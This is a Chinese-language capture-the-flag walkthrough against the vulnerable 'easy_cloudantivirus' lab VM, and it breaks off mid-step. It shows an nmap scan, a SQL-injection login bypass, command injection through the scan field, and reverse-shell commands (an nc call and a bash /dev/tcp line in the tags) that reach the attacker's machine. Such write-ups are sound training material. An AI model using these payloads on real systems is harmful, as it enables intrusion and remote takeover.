
easy_cloudantivirus

笔记本:	靶机		
创建时间:	2022/1/11 19:29	**更新时间:**	2022/1/12 16:31
作者:	陆六肆		
标签:	" or 1=1--+, bash -i >& /dev/tcp/192.168.166.254/4444 0>&1, nc ip port |/bin/b...		
URL:	http://192.168.91.166:8080/login		

准备

攻击机: kali(win子系统)
靶机: easy_cloudantivirus NAT 192.168.91,0 网段




```
Ubuntu 18.04.1 LTS cloudav tty1

cloudav login:
```

注意：测试发现此靶机不能正常获取到ip地址，因此需要进入拯救模式，进入拯救模式的方法此处不赘述，进入过后，重点更改网卡配置文件，由于Ubuntu 18.04 的网卡默认文件位置已经从以前的位置变为了 /etc/netplan/50***.yaml,编辑这个文件将网卡名称改为 ens33 然后重启解决问题。

信息搜集与利用

主机发现



192.168.91.166 192.168.91.166 192.168.91.166 1 0
192.168.91.167 192.168.91.167 0 1 1 1
192.168.91.168 0 1 1 1
192.168.91.169 0 1 1 1
192.168.91.17 0 1 1 1
192.168.91.170 0 1 1 1
192.168.91.171 0 1 1 1
192.168.91.172 0 1 1 1
192.168.91.173 0 1 1 1
192.168.91.174 0 1 1 1
192.168.91.175 0 1 1 1
192.168.91.176 0 1 1 1
192.168.91.177 0 1 1 1
192.168.91.178 0 1 1 1


主机名:	192.168.91.166
IP 地址:	192.168.91.166
应答的 IP 地址:	192.168.91.166
成功次数:	1
失败次数:	0
连续失败次数:	
最大连续失败次数:	
最大连续失败时间:	
失败百分比:	0%
最后一次 Ping 的状态:	成功完成
最后一次 Ping 的用时:	1
最后一次 Ping 的TTL传输时间:	64
平均一次 Ping 的用时:	1
说明:	
最后一次成功操作时间:	2022/1/11 19:36:52
最后一次失败操作时间:	
最短 Ping 用时:	1
最长 Ping 用时:	1
列表顺序:	167

Ping发送时间	Ping 状态
2022/1/11 19:36:52	成功完成

如图所示目标ip地址为 192.168.91.166

端口扫描

nmap -A -sV -p- -O 192.168.91.166




```
┌──(root💀ohh)-[/mnt/c/Users/ohh]
└─# nmap -A -sV -p- -O 192.168.91.166
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-11 19:39 HKT
Nmap scan report for 192.168.91.166
Host is up (0.0010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6a:42:4b:7c:2a:06:0f:50:4b:32:cf:b8:31:e9:c4:f4 (RSA)
|   256 81:c7:60:0f:d7:1e:56:f7:a3:1e:9f:76:27:bd:31:27 (ECDSA)
|_  256 71:90:c3:26:ba:3b:e8:b3:53:7e:73:53:27:4d:6b:af (ED25519)
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.15rc1)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Werkzeug/0.14.1 Python/2.7.15rc1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/11%OT=22%CT=1%CU=36672%PV=Y%DS=2%DC=T%G=Y%TM=61DD6C7
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=A)OPS
OS:(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST1
OS:1NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=F2D1%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 5900/tcp)
HOP RTT     ADDRESS
1   0.27 ms ohh.mshome.net (172.25.16.1)
2   1.05 ms 192.168.91.166

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.85 seconds
```

如图所示可以看到只开放了 22，8080两个端口。
从扫描结果可以看到 8080端口是python的服务

HTTP

http://192.168.91.166:8080/




Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.

Please enter your invite code to start testing

Invite Code
Log in




Web 框架
Flask 0.14.1

编程语言
Python 2.7.15

Web 服务器
Flask 0.14.1


现在更能明确使用python 的 flask框架了。
从Log in 输入框可以判断可能存在sql注入。
既然是flask框架，那有可能Debug是开着的。

正常输入 1 显示： WRONG INFORMATION



WRONG INFORMATION

当输入 1" 是显示处理错误信息，同时可以看到最下面有 sql 语句，且为 sqlite数据库




Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.

Please enter your invite code to start testing

1"
Log in



192.168.91.166:8080/login

sqlite3.OperationalError

```
OperationalError: unrecognized token: ""1"""

Traceback (most recent call last)

File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2309, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2295, in wsgi_app
  response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1741, in handle_exception
  reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2292, in wsgi_app
  response = self.full_dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1815, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1718, in handle_user_exception
  reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1813, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1799, in dispatch_request
  return self.view_functions[rule.endpoint](**req.view_args)
File "/home/scanner/cloudav_app/app.py", line 18, in login
  if len(c.execute('select * from code where password="' + password + '"').fetchall()) > 0:
OperationalError: unrecognized token: ""1"""
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.


To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

You can execute arbitrary Python code in the stack frames and there are some extra helpers available for introspection:

- dump() shows all variables in the frame
- dump(obj) dumps all that's known about the object

```
select * from code where password="' + password + '"
```

当输入: 1" or 1=1 --+ 登陆成功




192.168.91.166:8080

Cloud Anti-Virus Scanner!

This is a beta Cloud Anti-Virus Scanner service.

Please enter your invite code to start testing

1" or 1=1 --+



192.168.91.166:8080/scan


Cloud Anti-Virus Scanner!

Try scanning some of these files with our scanner!

```
total 4756
-rwxr-xr-x 1 scanner scanner 1113504 Oct 21  2018 bash
-rwxr-xr-x 1 scanner scanner   34888 Oct 21  2018 bzip2
-rwxr-xr-x 1 scanner scanner   35064 Oct 21  2018 cat
-rw-rw-r-- 1 scanner scanner      68 Oct 21  2018 eicar
-rw-rw-r-- 1 scanner scanner       5 Oct 21  2018 hello
-rwxr-xr-x 1 scanner scanner   35312 Oct 21  2018 netcat
-rwxr-xr-x 1 scanner scanner 3633560 Oct 21  2018 python
```

映入眼帘的是一些文件

测试发现当输入这些文件名，返回的结果都是一样的，如下图所示，且用时为10多秒左右。




192.168.91.166:8080/output

```
----------- SCAN SUMMARY -----------
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 12.637 sec (0 m 12 s)
```

尝试是否存在命令执行，拼接命令:


python;ls



```
----------- SCAN SUMMARY -----------
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 12.445 sec (0 m 12 s)
app.py
database.sql
samples
templates
```

如图所示成功执行了 ls命令。

查看 database.sql 中的内容:
python;cat database.sql




```
----------- SCAN SUMMARY -----------
Known viruses: 6691124
Engine version: 0.100.2
Scanned directories: 0
Scanned files: 0
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 12.952 sec (0 m 12 s)
SQLite format 3      @            -
        J            itablen<            ]tablecodecode  CREATE TABLE `code` (
        `password`      TEXT
)
                          /mostsecurescanner
   #cloudavtech      1mysecondinvitecode      +myinvitecode123
```

似乎并没啥用，
既然这里能执行命令，试试能否反弹一个 shell呢?


反弹shell

首先在 kali 端 开启监听:
nc -lvnp 1234



```
┌──(root💀ohh)-[~]
└─# nc -lvnp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

然后在网页输入:
python;nc 192.168.166.254 1234



Cloud Anti-Virus Scanner!

